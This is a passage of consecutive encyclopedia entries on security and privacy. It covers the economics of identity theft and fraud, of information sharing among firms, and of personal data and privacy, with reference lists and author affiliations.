Abo-Zahhad M, Ahmed SM, Abbas SN (2014) Biometric authentication based on PCG and ECG signals: present status and future directions. Signal Image Video Proces 8(4):739–751. https://doi.org/10.1007/s11760-013-0593-4

Biel L, Pettersson O, Philipson L, Wide P (2001) ECG analysis: a new approach in human identification. IEEE Trans Instrum Meas 50(3):808–812. https://doi.org/10.1109/19.930458

Forsen GE, Nelson MR, Staron Jr RJ (1977) Personal attributes authentication techniques. Technical report, Pattern Analysis and Recognition Corporation, Rome Air Development Center New York

Hoekema R, Uijen GJH, van Oosterom A (2001) Geometrical aspects of the interindividual variability of multilead ECG recordings. IEEE Trans Biomed Eng 48(5):551–559. https://doi.org/10.1109/10.918594

Jain AK, Ross AA, Nandakumar K (2011) Introduction to biometrics. Springer Publishing Company, Incorporated

Kyoso M, Uchiyama A (2001) Development of an ECG identification system. In: Engineering in medicine and biology society, 2001. Proceedings of the 23rd annual international conference of the IEEE, vol 4, pp 3721–3723. https://doi.org/10.1109/IEMBS.2001.1019645

Pinto JR, Cardoso JS, Lourenço A (2018) Evolution, current challenges, and future possibilities in ECG biometrics. IEEE Access 6:34746–34776. https://doi.org/10.1109/ACCESS.2018.2849870

Schijvenaars RJA (2000) Intra-individual variability of the electrocardiogram: assessment and exploitation in computerized ECG analysis. Ph.D. thesis, Erasmus University Rotterdam

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300301

ECG Identification

ECG Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300302

ECG Verification

ECG Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300303

ECM

Elliptic Curve Method for Factoring

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1613

Economics of Cybercrime: Identity Theft and Fraud

Razieh Nokhbeh Zaeem[5] ✉ and K. Suzanne Barber[5] ✉
(5) Center for Identity, The University of Texas at Austin, Austin, TX, USA

✉ **Razieh Nokhbeh Zaeem (Corresponding author)**
Email: nokhbeh@utexas.edu
Email: razieh@identity.utexas.edu

✉ **K. Suzanne Barber**
Email: sbarber@identity.utexas.edu

Synonyms

Abuse; Exposure; Fraud; Identity theft

Definitions

Identity theft and fraud are the unauthorized use of personally identifiable information (PII), usually to gain financial advantage in the name of the PII owner.

Background

Identity theft, fraud, abuse, and exposure involve the misuse of a victim's identity, particularly the use of the victim's personally identifiable information, without permission. There are a variety of different ways in which one's PII can be compromised. There might be a data breach at an

organization that maintains personal information. Physical theft of one's mail, wallet, purse, or laptop can result in his PII falling into the wrong hands. Social engineering techniques, such as e-mail phishing or telephone scams, are often successful in duping victims into revealing personal data. Old-fashioned snooping, such as overhearing another's telephone conversation, going through their trash bins, or looking over someone's shoulder at an ATM, can yield sensitive personal information.

Once compromised, a person's PII can be misused in various ways. To name a few of the most common: an identity thief might put fraudulent charges on existing accounts or open new accounts in the victim's name; the accounts in question might be financial (e.g., credit cards or loans) or utility based (e.g., electric or telephone) (Romanosky et al., 2011). With a few choice bits of another person's PII, fraudsters can file a tax return (and collect a refund), obtain healthcare services, or get a job in that person's name.

The potential harms to victims of identity theft and other forms of PII compromise are multifold. They include invasion of privacy, financial loss, loss of physical or intellectual property, reputation damage, effort and money spent to recover from the incident and prevent further misuse of the compromised PII, and emotional distress (over any or all of the above) (Milne, 2003).

Identity theft, fraud, and related crimes are increasingly common occurrences. According to the 2016 US National Crime Victimization Survey by United States Department of Justice (2019b), at least 25.9 million Americans were affected by identity theft and fraud in the previous year. In the consumer sentinel network from the Federal Trade Commission (FTC), identity theft and fraud are one of the top categories of scam reported to the agency, to which people lost more than $1.9 billion in 2019. Identity theft is a costly problem with constantly evolving patterns of criminal tactics and behaviors (Van der Meulen, 2011).

As more businesses and people become victims of identity crimes, it is increasingly important to better understand the crimes of identity theft, fraud, and abuse in an effort to reduce or even halt this crime. While statistics have been gathered regarding the number of exposed records or the financial loss to individuals (Identity Theft Resource Center, 2019; Privacy Rights Clearinghouse, 2019), few efforts have researched how identity theft actually occurs. There are best practices and prevention tips

from security companies and government agencies available (FTC, 2019; United States Department of Justice, 2019a; LifeLock, 2019). However, there is a lack of aggregated data detailing the process of stealing someone's identity. Most information available focuses on reactive measures, which are helpful once an identity is stolen, but brings us no closer to ending identity-related crimes or, at least, making identity theft more difficult for the criminal.

Collection of Identity Theft and Fraud Data

Previous work has introduced several avenues of collecting identity theft data.

Agency Data

The first commonly used source of identity theft data is gathered from agencies (Consumer Sentinel Network, 2019; Allison et al., 2005; Harrell et al., 2015). For example, the FTC (Consumer Sentinel Network, 2019), established in 1997, is a database which collects identity theft complaints from FTC's telephone- and web-based complaint systems in addition to more than 100 federal and state organizations. While comprehensive, this database is available only to law enforcement. Even though some have raised concerns (e.g., Newman and McNally 2005) toward the representativeness of Consumer Sentinel Network and other agency data, researchers still use agency data widely, while making an effort to manage the amount of data in such databases (Quick and Choo, 2014, 2016).

Surveys

Synovate, on behalf of the FTC (Javelin Strategy and Research, 2014), and several other universities and research organizations have conducted national surveys about identity theft and fraud. Apart from great variance in their sample sizes and some differences in methodologies, such surveys have been criticized (e.g., by Newman and McNally 2005) for issues such as nonresponse bias, difficulty to contact victims (especially because victims of identity theft sometimes have to change their contact information), and relying solely on the memories of victims.

Interviews

Interviews with victims are a primary means of collecting identity theft data for research in academia (Mancilla and Moczygemba, 2009; Anderson et al., 2008).

There is some research that is based on interviews with identity thieves and fraudsters (Copes and Vieraitis, 2009). Such interviews can provide great details about the methods these criminals use. Still, this type of research is likely to be limited by small sample sizes (59 offenders were interviewed by Copes and Vieratis) and skewed by the fact that their subjects are all perpetrators who were caught, incarcerated, and willing to be interviewed.

News Stories

News stories have been used for identity theft data collection (Morris, 2010; Zaiss et al., 2019; Zaeem et al., 2017). News stories have several important characteristics that make them an appropriate source of data: There is a tremendous amount of news stories about identity theft. They are widely available, as opposed to agency data that is difficult to obtain from government agencies or corporations. Finally, most news stories are reliable and trustworthy since the news media is responsible for providing accurate information to the public and is held accountable. This source complements other sources by focusing on news articles that narrate a wide range of identity theft stories, from victims, law enforcement, and companies. This source, too, has some bias. The news media tends to report stories that are considered newsworthy.

Reports from Affected Organizations

Organizations affected by data breaches that lead into identity theft and fraud sometimes report their own data. Examples are Gemalto (2017) and Baker et al. (2011).

Anecdotal Information

One other source of data about identity theft is through victim case studies. While this source highlights the worst possible scenarios, it is the least reliable and most biased.

Open Problems and Future Directions

The abovementioned sources of identity theft and fraud data are usually in human-readable formats. Structuring and automating the extraction of identity theft and fraud data are a promising research avenue that is gaining traction. Furthermore, these data sources are commonly collected independently and separately. The data sources can complement one another if combined or collected in tandem.

References

Allison SF, Schuck AM, Lersch KM (2005) Exploring the crime of identity theft: prevalence, clearance rates, and victim/offender characteristics. J Crim Just 33(1): 19–29

Anderson KB, Durbin E, Salinger MA (2008) Identity theft. J Econ Perspect 22(2):171–192

Baker W, Goudie M, Hutton A, Hylender CD, Niemantsverdriet J, Novak C, Ostertag D, Porter C, Rosen M, Sartin B et al (2011) 2011 data breach investigations report. Verizon RISK Team, Available: http://www.verizonbusiness.com/resources/reports/rp_databreach-investigationsreport-2011_en_xgpdf, pp 1–72

Consumer Sentinel Network (2019) Data book for January – December 2019. https://www.ftc.gov/system/files/documents/reports/consumer-sentinel-network-data-book-2019/consumer_sentinel_network_data_book_2019.pdf

Copes H, Vieraitis LM (2009) Understanding identity theft: offenders' accounts of their lives and crimes. Crim Just Rev 34(3):329–349

FTC (2019) Federal trade commission consumer information. http://www.consumer.ftc.gov/features/feature-0014-identity-theft

Gemalto N (2017) Mining for database gold: findings from the 2016 breach level index

Harrell E, Bureau of Justice Statistics, US Dept of Justice, Office of Justice Programs (2015) Victims of identity theft, 2014

Identity Theft Resource Center (2019) Data breaches. http://www.idtheftcenter.org/id-theft/data-breaches.html

Javelin Strategy and Research (2014) Identity fraud report: card data breaches and inadequate consumer password habits fuel disturbing fraud trends

LifeLock (2019) Lifelock. http://www.lifelock.com/nw

Mancilla D, Moczygemba J (2009) Exploring medical identity theft. Perspectives in health information management/AHIMA, American Health Information Management Association 6(Fall)

Milne GR (2003) How well do consumers protect themselves from identity theft? J Consum Aff 37(2): 388–402

Morris RG (2010) Identity thieves and levels of sophistication: findings from a national probability sample of american newspaper articles 1995–2005. Deviant Behav 31(2):184–207

Newman GR, McNally MM (2005) Identity theft literature review. United States Department of Justice: National Institute of Justice

Privacy Rights Clearinghouse (2019) Privacy rights clearinghouse. https://www.privacyrights.org

Quick D, Choo KKR (2014) Data reduction and data mining framework for digital forensic evidence: storage, intelligence, review and archive. Trends Issues Crime Crim Justice 480:1–11

Quick D, Choo KKR (2016) Big forensic data reduction: digital forensic images and electronic evidence. Clust Comput 19(2):723–740

Romanosky S, Telang R, Acquisti A (2011) Do data breach disclosure laws reduce identity theft? J Policy Anal Manag 30(2):256–286

United States Department of Justice (2019a) Identity theft. http://www.justice.gov/criminal/fraud/websites/idtheft.html

United States Department of Justice (2019b) National crime victimization survey: identity theft supplement, 2016. https://doi.org/10.3886/ICPSR36829.v1

Van der Meulen NS (2011) Bettween awareness and ability: consumers and financial identity theft. Commun Strateg 81:23–44

Zaeem RN, Manoharan M, Yang Y, Barber KS (2017) Modeling and analysis of identity threat behaviors through text mining of identity theft stories. Comput Secur 65:50–63

Zaiss J, Nokhbeh Zaeem R, Barber KS (2019) Identity threat assessment and prediction. J Consum Aff 53(1):58–70

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1621

Economics of Information Sharing

Elias G. Carayannis[6] ✉, Evangelos Grigoroudis[7] ✉ and Pantelis Sotirelis[7] ✉
(6) School of Business, George Washington University, Washington, DC, USA
(7) School of Production Engineering and Management, Technical University of Crete, Chania, Greece

✉ **Elias G. Carayannis (Corresponding author)**
Email: caraye@gwu.edu

✉ **Evangelos Grigoroudis**
Email: vangelis@ergasya.tuc.gr

✉ **Pantelis Sotirelis**
Email: psotirelis@isc.tuc.gr

Synonyms

The economics of information exchange

Definition

Economics of information sharing refers to the literature stream that explores the incentives to share information and the effects of sharing on\vadjust{\eject} welfare. The topic of information sharing is applicable to different domains.

Background

In the mid-1980s, the economic literature studied information sharing among firms mainly through trade associations (TAs). Focusing on information about demand and costs, the economic incentives of sharing and the effects of sharing on welfare were explored. By the early 2000s, the research stream of security information sharing emerged. This stream examines the exchange of information about vulnerabilities and security breaches as a mechanism to enhance firm' security, while it explores the role of Information Sharing Analysis Centers (ISACs) on the sharing process. The concept of security regarding information sharing needs to be broadly interpreted to reflect and incorporate safety, privacy as well as reliability, robustness, and resilience. Thus, exploring the economic concerns of information sharing requires an integrated view of both types of information.

Theory and Application

Information Sharing Among Firms

The literature suggests that information sharing could be both welfare improving and welfare diminishing. Referring to static models, the effect of information sharing on consumer and total surplus depends on the type of uncertainty (i.e., common or idiosyncratic uncertainty and uncertainty about cost or demand), and also the type of competition (i.e., strategic complements or substitutes) (Kühn and Vives 1995).

The main effect identified in the literature is that of the output adjustment to the information exchanged. Informed firms can response more efficiently to demand and costs shocks, which consequently tend to increase welfare. In the case of cost uncertainty, exchanging information could soften price competition. In addition, assuming that consumer preference for product variety does exist, the share of information can facilitate the smoothing of production across different product varieties, improving in this way the consumer welfare. Specifically, assuming for monopolistic quantity competition with demand uncertainty, the output adjustment effect prevails, leading to an increase to total surplus, while underprice-setting welfare is reduced (Vives 1990). Regarding oligopoly models with demand uncertainty, information sharing tends to increase consumer welfare under quantity-setting likewise to the monopolistic competition case. In contrary, under price-setting, the preference for variety

effect enhances the positive effect of information sharing on consumer welfare, while it partially compensates for the diminishing effect caused by the quantity adjustment effect. Furthermore, pooling information could shift the production toward the most efficient firms, yielding an increase on consumer welfare.

Adding more to the benefits of information exchange, Nitsche and von Hinten-Reed (2004) suggested that it can also be supportive toward the alleviation of the winner's curse problem and the efficient allocation of goods. Moreover, information sharing can improve firms' organizational learning, while it can also reduce their search costs, providing benefits to consumers. The exchange of nonverifiable information ("cheap talk"), i.e., the communication (as type of information sharing) about firms' future plans, such as prices and new products, can resolve the problem of collusion by decreasing strategic uncertainty.

Referring to dynamic settings, information sharing can facilitate collusion. Specifically, it can ease the firms' search for the collusive focal point, it can promote the monitoring of the collusion's stability, it can improve the capacity to punish firms that deviate from collusion, and finally it could be supportive toward the monitoring of the new market entrants and how they could potentially distort the collusion's stability. The private exchange of information about future plans and also the information sharing of firm-specific data on prices and quantities have both high potential to lead to collusion, while, on the other hand, the exchange of aggregate data presents low potential (Vives 2006). In order for collusion to be sustained, high gathering of information is required, for purposes such as the aforementioned processes of agreement and monitoring. In cases where collusion is unable to be formed due to lack of information or due to market's structure, sharing of information could be welfare enhancing (Nitsche and von Hinten-Reed 2004). Given the challenges of modeling the benefits of information exchange in dynamic settings, the literature mainly focuses on the benefits identified under the static settings. Additionally, there are cases where firms' coordination could yield an increase in welfare, given that complete absence of coordination could lead to market failure.

Sharing Security Information

Referring to security information, the literature suggests that information sharing needs to be centrally coordinated (Solak and Zhuo 2020). As

Böhme (2016) argued, firms (defenders) do not share information at the socially desirable levels due to the lack of economic incentives and not to technology inadequacies. Modeling for information security sharing (two-firm model), Gordon et al. (2003) supported that the optimal level of security for a firm in the case of no sharing can be achieved at a lower cost if information is exchanged. Thus, information sharing is beneficial to each firm and also welfare enhancing. Additionally, several game-theoretic models consider the firms' privacy risk related to information sharing. Gal-Or and Ghose (2005), assuming for voluntary sharing and setting attackers as outsiders, argued that information sharing and security investments act as strategic complement, while the benefits for firms are higher when information is shared in competitive industries. Furthermore, they compare the effect of information sharing on social welfare when firms are individually involved in profit maximization (under Bertrand-Nash equilibrium) and an ISAC is incorporated on the analysis as a social planner. Referring to the incentives of firms to share information to ISACs, the model of Ezhei and Ladani (2017), considering firms' interdependency and incorporating attackers' response, indicated the existence of a threshold in which benefits of sharing information surpass the privacy risks and thus firms do have economic motives for sharing. Given that this threshold in Nash equilibrium could be lower than the social optimum (i.e., the case where a social planner controls information sharing), they designed incentive mechanisms to motivate firms to invest on security at social optimal level to reach the sharing at social optimal level. Focusing on the mandatory reporting of security breaches to specified authorities, Laube and Böhme (2016) supported that even under optimistic scenarios in respect to its effectiveness to reduce individual losses, it is difficult to manage the sanction level in order for breach notification laws to be socially beneficial. Hausken (2017) proposed a (four-period) game model between two attackers and two firms, where attackers exchange information. The analysis revealed that increasing firms' interdependence leads to higher level of information sharing between hackers, while in cases where one hacker is deterred the other does not share information. Gao and Zhong (2015) constructed a differential game model that considers the (dynamic) effects of information sharing, security investments, and pricing in a competitive environment under targeted attacks. The results revealed that information sharing and security investment rates are increasing with higher

security investment efficiency, while there is a U-shaped relationship between pricing rate and such efficiency. Game theory is leveraged as a methodological approach in the vast majority of security information-sharing literature (Pala and Zhuang (2019)). However, there are studies using other methods, such as the study of Gordon et al. (2015) proposing a real option approach to explore the value of information sharing on addressing underinvestment in cybersecurity, and that of He et al. (2018) suggesting new perspectives on sharing mechanisms (for ISACs, etc.) based on a decision-theoretic approach.

Open Problems and Future Directions

In respect to the "classic" economics literature for information sharing, the emerged policy implications should be further explored. Regarding stand-alone examples of information sharing, the EU completion policy approach is criticized, while emphasis is given on the problematic aspects of article 101 TFEU (Khoo and Soh 2020; Bennett and Collins 2010). Given that most cases of individualized information sharing are "gray areas" in respect to effects on welfare, it is difficult to classify them as "object-type" or "effect-type" infringements; thus, a public/private classification was proposed as an alternative (Bennett and Collins 2010). Generally, competition laws and policies should shift from overly formalistic approaches to the introduction of context-specific rules.

In respect to security information sharing, the following directions are suggested for future research:

- Even though several studies have explored voluntary information sharing (see Hausken 2007), further research on mandatory sharing between firms and authorities could be insightful.
- Given that ISACs do not address the free riding problem, the design of different incentive mechanisms could be explored. More specific, the cases of different fees' structures and government subsidies can be further analyzed. In addition, quantitative research on the various incentive mechanisms proposed in the literature could provide deeper insights.
- Concerning regulatory implications, given that an incentive mechanism should apply on a homogeneous group of firms (Laube and Böhme

2016), the challenge of identifying the appropriate schemes to classify firms (e.g., classification by industry) has emerged.
- Introduction of new game models that balance information sharing and security investment strategies in competitive scenarios. In addition, incorporating competitive hackers under targeted and mass cyberattacks (Ezhei and Ladani 2017) can be further explored.

Cross-References

Economics of Privacy and the Paradox of Privacy

References

Bennett M, Collins P (2010) The law and economics of information sharing: the good, the bad and the ugly. Eur Compet J 6(2):311–337

Böhme R (2016) Back to the roots: information sharing economics and what we can learn for security. In: Katzenbeisser S, Weippl E, Blass EO, Kerschbaum F (eds) Proceedings of the 2016 ACM on workshop on information sharing and collaborative security. Association for Computing Machinery, New York, pp 1–2

Ezhei M, Ladani BT (2017) Information sharing vs. privacy: a game theoretic analysis. Expert Syst Appl 88:327–337

Gal-Or E, Ghose A (2005) The economic incentives for sharing security information. Inform Syst Res 16(2):186–208

Gao X, Zhong W (2015) Information security investment for competitive firms with hacker behavior and security requirements. Ann Oper Res 235(1):277–300
[MathSciNet]

Gordon LA, Loeb MP, Lucyshyn W, Zhou L (2015) The impact of information sharing on cybersecurity underinvestment: A real options perspective. J Account Public Pol 34(5):509–519. https://doi.org/10.1016/j.jaccpubpol.2015.05.001

Gordon LA, Loeb MP, Lucyshyn W (2003) Sharing information on computer systems security: an economic analysis. J Account Public Pol 22(6):461–485

Hausken K (2007) Information sharing among firms and cyber attacks. J Account Public Pol 26(6):639–688

Hausken K (2017) Security investment, hacking, and information sharing between firms and between hackers. Games 8(2):23
[MathSciNet]

He M, Devine L, Zhuang J (2018) Perspectives on cybersecurity information sharing among multiple stakeholders using a decision-theoretic approach. Risk Anal 38(2):215–225

Khoo K, Soh J (2020) The Inefficiency of quasi-per se rules: regulating Information exchange in EU and US antitrust law. Am Bus Law J 57(1):45–111

Kühn KU, Vives X (1995) Information exchanges among firms and their impact on competition. European Commission, Brussels

Laube S, Böhme R (2016) The economics of mandatory security breach reporting to authorities. J Cybersecurity 2(1):29–41

Nitsche R, von Hinten-Reed N (2004) Competitive impacts of information exchange. Charles River Associates, Brussels

Pala A, Zhuang J (2019) Information sharing in cybersecurity: a review. Decis Anal 16(3):172–196 [MathSciNet]

Solak S, Zhuo Y (2020) Optimal policies for information sharing in information system security. Eur J Oper Res 284(3):934–950
[MathSciNet]

Vives X (1990) Trade association disclosure rules, incentives to share information, and welfare. The Rand J Econ 21(3):409–430
[MathSciNet]

Vives X (2006) Information sharing: economics and antitrust. In: The pros and cons of information sharing. Swedish Competition Authority, Stockholm, pp 83–100

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1629

Economics of Personal Data

Aimilia Tasidou[8] ✉ and Pavlos S. Efraimidis[9] ✉
(8) Telecom SudParis, Evry, France
(9) Department of Electrical and Computer Engineering, Democritus University of Thrace, Xanthi, Greece

✉ **Aimilia Tasidou**
Email: aimilia@tasidou.com

✉ **Pavlos S. Efraimidis (Corresponding author)**
Email: pefraimi@ee.duth.gr

Definitions

The term “personal data” as defined in Art. 4 (1) of the General Data Protection Directive (GDPR) refers to any information relating to an identified or identifiable natural person. In practice this includes any information that can directly identify a person (e.g., their name, phone number, address, etc.), as well as any information that can indirectly lead to a person’s identification, such as location data, online activity data, or data on the person’s characteristics of any kind.

The processing of personal data can create economic value, and the field that studies the economic consequences of this processing is referred to as economics of personal data.

Background

Data is collected and stored from almost any activity of everyday life, and much of this data contains personal information that needs to be controlled

and protected.

The extensive use of personal data for contemporary services has increased the economic value of personal data to the degree that access to this data is often traded for services. Some of the most successful companies today are ones that profit by exploiting user personal data.

Consumer data, in particular, plays a critical role in contemporary services. Consumer personal data is collected and analyzed to achieve service personalization, targeted advertising, and recommendations. Although the enhanced quality of service and innovative applications are positive developments, they often come at the price of losing one's privacy, whereas the benefits are mainly received by service providers.

Today's practice allows very little control to the consumer over their data. Consumer data is being harvested to predict customer behavior and trends, leading to enhanced company profits. The developments of the last decade such as the widespread use of smart mobile devices, advancements in sensors and networking technology, as well as improved algorithms and machine learning models have exacerbated the situation.

Theory and Application

Economic aspects of privacy have been a popular field of research for several years. A comprehensive discussion of the economics of privacy is given in Acquisti et al. (2016), with focus on the flow and use of information about individuals by firms. The pricing of personal data is discussed in Malgieri and Custers (2018).

As personal data processing brings about important benefits to the marketplace, there is need for a fair, effective, and legitimate way, both for service providers and consumers, to acquire controlled access to individuals' personal data for processing. Market mechanisms have been proposed as an appropriate way to address this need. A national information market is presented in Laudon (1996). A user-centered market for personal data has been proposed in Tasidou et al. (2010).

Personal Data as an Asset

Personal data has become the new currency on the Internet; therefore market-based approaches and mechanisms have been proposed to control the legitimate exchange of consumer information. Additionally, as

underlined by the latest privacy regulations, data owners need to be in control of the dissemination and utilization of their information.

Another important factor is data quality, which plays an important role for the economic value of data. Out-of-date or “noisy” data have a much lower value, as they produce low-quality results. Therefore access to accountable consumer data via fair market mechanisms can be beneficial for service providers as well.

Fair Usage of Personal Data

The ability to conduct business without the obligation to give away personal information remains a problem in today’s practice. Many services today require that the users give away their personal information even to receive a quote on estimated service prices. This fact is closely related to the issue of conditions for consent, as well as the data minimization principle, according to which, collection and processing of personal data must be limited to what is necessary for the processes to be performed. Although several articles in the GDPR refer to these issues, in practice, unnecessary personal data is often being requested and collected by service providers.

In order to return some of the data processing profits back to the data owners, compensation can be provided to them, either in the form of financial payment or in the form of service vouchers or credit. Compensation options need to be efficient and have low transaction costs.

For financial compensation, the idea of micropayments is suited to those needs, allowing large numbers of small amount payments by eliminating bank/credit card processing costs. On the same principles, cryptocurrencies and blockchain technologies can also provide viable options for consumer compensation (Konashevych and Khovayko, 2020).

Compensation is also important in case of data loss. The GDPR already provides for high fines to service providers in case the collected data is not properly protected and data breaches occur.

Open Problems and Future Directions

Although significant steps have been made in the last decade, both in the technological aspects with anonymization techniques and privacy-enhancing technologies (PETs) becoming stronger and more applicable in practical applications, and in the societal and legal aspects, with enhanced

user awareness and new privacy legislation, the situation today remains strongly in favor of the service providers and negligent to the protection of consumer data and interests.

Constant monitoring, enhanced by the extensive use of mobile and IoT devices, allows for a massive amount of information to be gathered and analyzed to produce new knowledge, enabling consumer behavior to be predicted and service providers to profit from this anticipated behavior. This oftentimes works against the consumer's interests, who by being profiled can encounter negative effects on the received "personalized" services, such as higher prices (price discrimination).

In order to achieve a better balance between data utilization and protection, technological, societal, and legal aspects need to be taken into consideration:

- Privacy-enhancing technologies are able to offer solutions for better control of personal data use from a technological standpoint. Blockchain is a promising technology that might offer compensation solutions for the data owners.
- User awareness and demand for a more fair and privacy-preserving use of their data can lead to service providers changing their practices toward better privacy protection. The drive for this shift of behavior is expected to be based on economic incentives, as following privacy-preserving practices can act as a competitive advantage between service providers.
- Regulations need to be further enhanced, to impose privacy protection practices and penalize irresponsible data handling.

Cross-References

Economics of Privacy and Personal Data
Personally Identifiable Information
Privacy Economics: From Information Theory to Privacy as an Asset
Privacy-Enhancing Technologies (PET)

References

Acquisti A, Taylor C, Wagman L (2016) The economics of privacy. J Econ Lit 54(2):442–92

Konashevych O, Khovayko O (2020) Randpay: the technology for blockchain micropayments and transactions which require recipient's consent. Comput Secur 96:101892. https://doi.org/10.1016/j.cose.2020.101892

Laudon KC (1996) Markets and privacy. Commun ACM 39(9):92–104

Malgieri G, Custers B (2018) Pricing privacy – the right to know the value of your personal data. Comput Law Secur Rev 34(2):289–303. https://doi.org/10.1016/j.clsr.2017.08.006

Tasidou A, Efraimidis PS, Katos V (2010) Economics of personal data management: fair personal information trades. In: Sideridis AB, Patrikakis CZ (eds) Next generation society. Technological and legal issues. Lecture notes of the institute for computer sciences. Soc Inf Telecommun Eng. Springer, Berlin/Heidelberg, pp 151–160. https://doi.org/10.1007/978-3-642-11631-5_14

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1641

Economics of Privacy and Personal Data

Alessandro Acquisti[10] ✉
(10) Carnegie Mellon University, Pittsburgh, PA, USA

✉ **Alessandro Acquisti**
Email: acquisti@andrew.cmu.edu

Synonyms

The Economics of Personal Data

Definition

The economics of privacy investigates the trade-offs associated with the regulation of boundaries between individuals' public and private spheres.

Theory and Application

The economics of privacy investigates the trade-offs associated with the regulation of boundaries between individuals' public and private spheres. Of the many dimensions of privacy investigated in the law, psychology, or sociology literatures, economists have primarily focused on its *informational* dimension – the protection or disclosure of personal data. As such, the roots of this stream of research may be linked to the long-standing field of research on the economics of information at large, in which an economic agent may have access to private (albeit not necessarily personal) information pertaining to a transaction, and differential access to such information may affect market outcomes.

The economics of privacy recognizes that complex trade-offs can emerge from both protection and disclosure of personal data for the individuals the data refers to (often referred to as data subjects), for entities that may access or use the data (often referred to as data holders), and for society as a whole. Consider, as an example, the economic phenomenon of price discrimination, under which different consumers end up paying different prices for consumption of the same (or similar versions of) a good. Under so-called first degree (or "perfect") price discrimination, consumers are charged their "reservation price" for the good – that is, their maximum willingness to pay for that good. It is evident that the seller has an economic interest in knowing or precisely inferring a consumer's reservation price for a good it is selling: knowledge of that personal and private information may allow the seller to offer the good to that particular consumer at a price likely to extract higher surplus from the sale (consider, for instance, a sales person at a car dealership, or a travel websites using algorithms to personalize pricing based on clickstream data). Whereas, the consumer has a clear economic interest in not revealing that information (so as to avoid paying a price equal to her reservation price, which would reduce the surplus she can expect from the transaction). As this abstract example suggests, contrasting economic trade-offs arise from the protection or sharing of personal data because the economic interests of data subjects and data holders are often (but not always) misaligned.

Seminal work in this area dates back to as early as the 1970s and 1980, including contributions by Hirshleifer (1971), Posner (1978), or Stigler (1980). Chicago School scholars such as Posner and Stigler focused on privacy as, primarily, the *protection* or hiding of personal information. Under that account, an individual may have an economic incentive to hide *negative* information about herself (to avoid damaging economic consequences), and share *positive* information (to enjoy potential benefits from such disclosures). As such, the absence of information (due, for instance, to the individual's decision not to reveal her personal data) may be interpreted by other agents in the marketplace as an implied signal of underlying negative information. Under this account, reducing the availability of personal information in the marketplace (for instance, through privacy regulation) may simply transfer the cost of negative traits or characteristics of the individual (for instance, the trait of being a "bad debtor" who rarely pays back the credit she received) from the individual

herself to another subject (for instance, the lender who, in absence of credit history information, ends up offering a loan to the "bad debtor). Ultimately, under this account of the economic dimensions of privacy, privacy protection in the society is seen as having redistributive effects (transfer of costs from the subject whose information is protected to the parties who enter into transactions with that subject) and being a potential cause of economic inefficiencies.

Over time, the economic analysis of privacy has revised and expanded on that original account, proposing more nuanced views of the economic impact of personal data protection and data sharing. The modern account of privacy economics has evolved along various dimensions: through the understanding that privacy is not merely about hiding of negative information but rather, as Altman (1977) suggested, a dynamic and dialectic process of boundary regulation, in which individuals alternately choose to open or close the self to others; through the realization that economic trade-offs associated with protection or sharing of personal information can be subtle and varied for both data subject and data holder alike; and through the recognition that there are economic dimensions of privacy that extend past the purely informational dimension – such as the economic impact of spam (seen as an invasion on a person's private sphere), or the economic ramifications of algorithms using personal data to make decision for, or about, an individual (seen as a potential encroachment on a person's autonomy in decision making).

By the mid-1990s, for instance, scholars such as Varian (1997), Noam (1997), and Laudon (1996) used economic reasoning to describe the nuanced trade-offs that were emerging from the increasing digitization of our societies. Varian (1997) pointed out how it would be economically rational for a consumer to share with marketers information about her preferences (so as to receive from those marketers information and offers for goods that she may be interested in), but not to share the *intensity* of her preferences (so as to avoid the marketer inferring her reservation price for those goods, and engaging in first degree price discrimination – see above). Varian also pointed out the problem of privacy economic "externalities" arising from the secondary usage of data: an individual may rationally decide to share her information with another party; however, that party may then share her data with other third parties, who could use that data in

manners both economically beneficial and economically damaging for the individual.

With the new millennium, the commercial success of the Internet, the collapse in the costs of collecting and storing data, and the increasing sophistication of statistical techniques for data analysis converged to make the economic dimensions of personal data central to the contemporary debate surrounding privacy, leading to a remarkable growth of the research in this area. While earlier economic writings on privacy tended to use economic reasoning but not actual modeling, research in this area after 2000 became more formal and technical. And while earlier writings focused on abstract examples, empirical analyses of economic trade-offs associated with privacy protection became increasingly common (see Acquisti et al. 2016). Furthermore, economic research in this area started branching out into multiple sub-areas from price discrimination to data breaches and identity theft; from the impact of behaviorally targeted ads to the economic effect of privacy regulations such as the European General Data Protection Regulation (GDPR); and so forth.

Open Problems and Future Directions

The tension between the potential economic benefits and the potential economic costs of privacy protection, implicit in the early days of the economic debate surrounding privacy (see above), can still be found in the contemporary economic debate over privacy. For instance: under which conditions the sharing of data benefit data subjects, data holders, and society as a whole? Under which conditions it may, instead, harm some of those stakeholders? Results summarized in a literature review by Acquisti, Taylor, and Wagman (2016) suggest that the trade-offs associated with privacy are inherently context-dependent. In essence, it is hard to extract generalizable conclusions about the overall benefit or cost of data sharing/data protection because, depending on context and scenario, privacy protection can be either welfare-increasing (for the data subject, but also for society as a whole) or welfare-decreasing. For instance, empirical studies have alternately shown privacy regulation to impede, or to foster, technology innovation and adoption (Acquisti et al. 2016). Thus, it should not be surprising to observe that many important questions in this field remain open – including the actual, differential extent to which different

stakeholders ultimately benefit from the collection and use of data subjects' personal information.

